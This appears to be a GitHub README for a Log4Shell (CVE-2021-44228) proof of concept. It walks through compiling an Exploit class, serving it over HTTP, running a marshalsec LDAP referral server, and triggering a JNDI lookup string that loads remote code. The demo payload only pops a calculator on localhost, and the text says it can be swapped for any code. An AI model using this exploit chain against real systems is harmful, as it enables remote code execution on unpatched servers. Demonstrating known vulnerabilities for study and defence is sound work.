 coldfusionx/cve-2021-44228-log4shell-poc
Proof-of-concept for Log4Shell (CVE-2021-44228) demonstrating JNDI-based remote code execution via LDAP and HTTP servers.

Exploit.java file to a different folder. Like in my case I've created a folder rce inside home directory. /home/coldfusionx/rce
Exploit.java

Here you can change the remote code to anything, in this case this would pop up gnome-calculator on a ubuntu machine.
Exploit.java using command javac Exploit.java, once successfully compiled we should see a new file Exploit.class gets created.
Exploit.class using python3 -m http.server 8888, alternatively you can also use a php server using command php -S 127.0.0.1:8888.

Add Configuration
1. Select `Application`

2. Select the main class

3. Select the JDK and apply.


4. You should see Log4j Applicaton created, ready to run.

marshasecjava -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer "http://127.0.0.1:8888/#Exploit" to start the LDAP server, here 127.0.0.1:8888 is the python server hosting Exploit.class hence we specify /#Exploit
Step 9 : Edit the JNDI payload in log4j.java as per your requirement, logger.error("${jndi:ldap://127.0.0.1:1389/Exploit}");
In this case we are loading the remote class Exploit, the LDAP referrer server will redirect the request to our python server hosting the malicious Exploit class.
Step 10 : Run Log4j, On successful run you should see a gnome calculator pop up.